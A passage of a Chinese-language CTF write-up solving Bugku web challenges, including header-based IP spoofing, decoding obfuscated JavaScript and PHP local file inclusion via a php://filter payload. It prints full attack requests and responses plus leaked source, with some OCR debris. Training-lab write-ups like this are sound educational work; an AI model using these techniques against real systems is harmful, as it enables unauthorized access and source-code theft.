8	abc123456	200	□	□	1125	

Request Response
Raw Headers Hex HTML Render

```
border-color: #FFFFFF #999999 #999999 #FFFFFF; border-style: solid; border-width: 1px;">
                                <div
                                        style="width: 350px; height: 22px; padding-top: 2px; color: #FFFFFF;
background: #293F5F; clear: both;">
                                        <b>WebShell</b>
                                </div>
                                <div
                                        style="width: 350px; height: 80px; margin-top: 50px; color: #000000;
clear: both;">
                                        PASS:<input type="password" name="pass" style="width: 270px;">
                                </div>
                                <div style="width: 350px; height: 80px; clear: both;">
                                        <input type="submit" value="登录" style="width: 80px;">
                                </div>
                                <center>
                                        <span style="color: red;">
                                        flag{hack_bug_ku035}                                    </span>
                                </center>
                        </div>
                </form>
        </center>

</body>
</html>
```


5、输入密码获得Flag：



flag{hack_bug_ku035}

No.14 本地IP伪造

1、查看解题链接，随意输入测试数据：




管理员系统

Username:

Password:


IP禁止访问，请联系本地管理员登陆，IP已被记录.

2、查看源码，获得一串疑似 Base 64 字符串：




```
<html>
 ▸<head>⋯</head>
 ▾<body>
    <h1>管理员系统</h1>
   ▸<form method="POST" autocomplete="off">⋯</form>
    IP禁止访问，请联系本地管理员登陆，IP已被记录.
  </body>
</html>
<!--dGVzdDEyMw==-->
```

3、Base 64 转换获得 “test123”：



```
test123
```


4、猜测是密码，故输入账户 admin 密码 test123，进行测试：



```
POST / HTTP/1.1
Host: 123.206.31.85:1003
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Content-Type: application/x-www-form-urlencoded
Content-Length: 25
Origin: http://123.206.31.85:1003
Connection: close
Referer: http://123.206.31.85:1003/
Upgrade-Insecure-Requests: 1

user=admin&pass=test123
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Sat, 15 Aug 2020 01:37:59 GMT
Content-Type: text/html
Connection: close
Content-Length: 5385

  <html>
<head>
<title>
管理员系统
</title>
</head>
<body>
<h1>管理员系统</h1>
<form method="POST" autocomplete="off">
<p>Username: <input type="text" name="user" id="user"></p>
<p>Password: <input type="password" name="pass" id="pass"></p>

<p>
<input type="submit" value="Submit"/>
<input type="reset" value="Reset"/>
</p>
</form>


</body>
</html>
```

5、试着添加HTTP请求头：`X-Forwarded-For: 127.0.0.1`，伪造成本地登录，获得 Flag：




```
POST / HTTP/1.1
Host: 123.206.31.85:1003
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Content-Type: application/x-www-form-urlencoded
Content-Length: 23
Origin: http://123.206.31.85:1003
Connection: close
Referer: http://123.206.31.85:1003/
Upgrade-Insecure-Requests: 1
X-Forwarded-For: 127.0.0.1

user=admin&pass=test123
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Sat, 15 Aug 2020 01:33:54 GMT
Content-Type: text/html
Connection: close
Content-Length: 5480

  <html>
<head>
<title>
管理员系统
</title>
</head>
<body>
<h1>管理员系统</h1>
<form method="POST" autocomplete="off">
<p>Username: <input type="text" name="user" id="user"></p>
<p>Password: <input type="password" name="pass" id="pass"></p>

<p>
<input type="submit" value="Submit"/>
<input type="reset" value="Reset"/>
</p>
</form>

<font style="color:#FF0000"><h3>The flag is: 85ff2ee4171396724bae20c0bd851f6b</h3><br\></font\>
</body>
</html>
```


No.15 前端源码转码

1、查看解题链接：



```
<html>
 <head>…</head>
 <body>
   <div style="display:none;"></div>
   <form action="index.php" method="post">
     看看源代码?
     <br>
     <br>
     <script>
       var p1 = '%66%75%6e%63%74%69%6f%6e%20%63%68%65%63%6b%53%75%62%6d%69%74%28%29%7b%76%61%72%20%61%3d%64%6f%63%75%6d%65%6e%74%2e%67%65%74%45%6c%65%6d%65%6e%74%42%79%49%64%28%22%70%61
       %73%73%77%6f%72%64%22%29%3b%69%66%28%22%75%6e%64%65%66%69%6e%65%64%22%21%3d%74%79%70%65%6f%66%20%61%29%7b%69%66%28%22%36%37%64%37%30%39%62%32%62'; var p2 = '%61%61%36%34%38%63
       %66%36%65%38%37%61%37%31%31%34%66%31%22%3d%3d%61%2e%76%61%6c%75%65%29%72%65%74%75%72%6e%21%30%3b%61%6c%65%72%74%28%22%45%72%72%6f%72%22%29%3b%61%2e%66%6f%63%75%73%28%29%3b%72
       %65%74%75%72%6e%21%31%7d%7d%64%6f%63%75%6d%65%6e%74%2e%67%65%74%45%6c%65%6d%65%6e%74%42%79%49%64%28%22%6c%65%76%65%6c%51%75%65%73%74%22%29%2e%6f%6e%73%75%62%6d%69%74%3d%63%68
       %65%63%6b%53%75%62%6d%69%74%3b'; eval(unescape(p1) + unescape('%35%34%61%61%32' + p2));
     </script>
     <input id="flag" type="input" name="flag">
     空白
     <input type="submit" name="submit" value="Submit">
   </form>
 </body>
</html>
```


2、对以上字符串进行URL转码：



```
var p1 = '%66%75%6e%63%74%69%6f%6e%20%63%68%65%63%6b%53%75%62%6d%69%74%28%29%7b%76%61%72%20%61%3d%64%6f%63%75%6d%65%6e%74%2e%67%65%74%45%6c%65%6d%65%6e%74%42%79%49%64%28%22%70%61%73%73%77%6f%72%64%22%29%3b
var p2 =
'%61%61%36%34%38%63%66%36%65%38%37%61%37%31%31%34%66%31%22%3d%3d%61%2e%76%61%6c%75%65%29%72%65%74%75%72%6e%21%30%3b%61%6c%65%72%74%28%22%45%72%72%6f%72%22%29%3b%61%2e%66%6f%63%75%73%28%29%3b%72%65%74%75
eval(unescape(p1) + unescape('%35%34%61%61%32' + p2));
```

```
var p1 = 'function checkSubmit(){var a=document.getElementById("password");if("undefined"!=typeof a){if("67d709b2b';
var p2 = 'aa648cf6e87a7114f1"==a.value)return!0;alert("Error");a.focus();return!1}}document.getElementById("levelQuest").onsubmit=checkSubmit;';
eval(unescape(p1)   unescape('54aa2'   p2));
```


3、源码中有这么一句：eval(unescape(p1) + unescape('%35%34%61%61%32' + p2))；含义是：p1串的编码+'%35%34%61%61%32'的编码+p2串的编码。这是一个拼接的字符串，解码之后，拼接完成，回到网页中提交，网页直接爆出了flag：




KEY{J22JK-HS11}

No.16 PHP文件包含

1、查看解题链接：




点击链接，注意到 URL 地址：`index.php?file=show.php`，这是一个典型的文件包含漏洞：



123.206.87.240:8005/post/index.php?file=show.php

test5


2、下面会用到 php的封装协议，具体怎么用呢，先说结果：



```
GET /post/index.php?file=php://filter/read=convert.base64-encode/resource=index.php HTTP/1.1
Host: 123.206.87.240:8005
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Connection: close
Referer: http://123.206.87.240:8005/post/
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Sat, 15 Aug 2020 02:14:59 GMT
Content-Type: text/html
Connection: close
Content-Length: 561

<html>
    <title>Bugku-ctf</title>

PGh0bWw+DQogICAgPHRpdGxlPkJ1Z2t1LWN0ZjwvdGl0bGU+DQogICAgDQo8P3BocA0KCWVycm9yX3JlcG9ydGluZygwKTsNCglpZighJF9HRVRbZmlsZV0pe2VjaG8gJzxhIGhyZWY9
Ii4vaW5kZXgucGhwP2ZpbGU9c2hvdy5waHAiPmNsaWNrIG1lPyBubzwvYT4nO30NCgkkZmlsZT0kX0dFVFsnZmlsZSddOw0KCWlmKHN0cnN0cigkZmlsZSwiLi4vIil8fHN0cmlzdHIo
JGZpbGUsICJ0cCIpfHxzdHJpc3RyKCRmaWxlLCJpbnB1dCIpfHxzdHJpc3RyKCRmaWxlLCJkYXRhIikpew0KCQllY2hvICJPaCBubyEiOw0KCQlleGl0KCk7DQoJfQ0KCWluY2x1ZGUo
JGZpbGUpOyANCi8vZmxhZzpmbGFne2VkdWxjbmlfZWxpZl9sYWNvbF9zaV9zaWh0fQ0KPz4NCjwvaHRtbD4NCg==</html>
```

对得到的字符串进行 Base64 转码，获得 Flag：



```
GZpbGUsICJ0cClpfHxzdHJpc3RyKCRmaWxlLCJpbnB1dClpfHxzdHJpc3RyKCRmaWxlLCJkYXRhIikpew0KCQllY2hvICJPaCBubyEiOw0KCQlleGl0KCk7DQoJfQ0KCWluY2x1ZGUoJGZpbGUpOyANCi8vZmxhZzpmbGFne2VkdWxjbmlfZWxpZl9sYWNvbF9zaV9zaWh0fQ0KPz4NCjwvaHRtbD4NCg==</html>
```

```
		if(strstr($file,"../")||stristr($file, "tp")||stristr($file,"input")||stristr($file,"data")){
			echo "Oh no!";
			exit();
		}
		include($file);
//flag:flag{edulcni_elif_lacol_si_siht}
?>
</html>
<þ□fl>
```

完整的转换结果如下：

```
<html>
    <title>Bugku-ctf</title>

<?php
 error_reporting(0);
 if(!$_GET[file]){echo '<a href="./index.php?file=show.php">click me? no</a>';}
 $file=$_GET['file'];
 if(strstr($file,"../")||stristr($file, "tp")||stristr($file,"input")||stristr($file,"data")){
  echo "Oh no!";
  exit();
 }
 include($file);
//flag:flag{edulcni_elif_lacol_si_siht}
?>
</html>
<þfl>
```


现在具体说说 `file=php://filter/read=convert.base64-encode/resource=index.php` 的含义：

- 首先这是一个file关键字的get参数传递，php://是一种协议名称，`php://filter/`是一种访问本地文件的协议，`/read=convert.base64-encode/`表示读取的方式是base64编码后，resource=index.php表示目标文件为index.php。
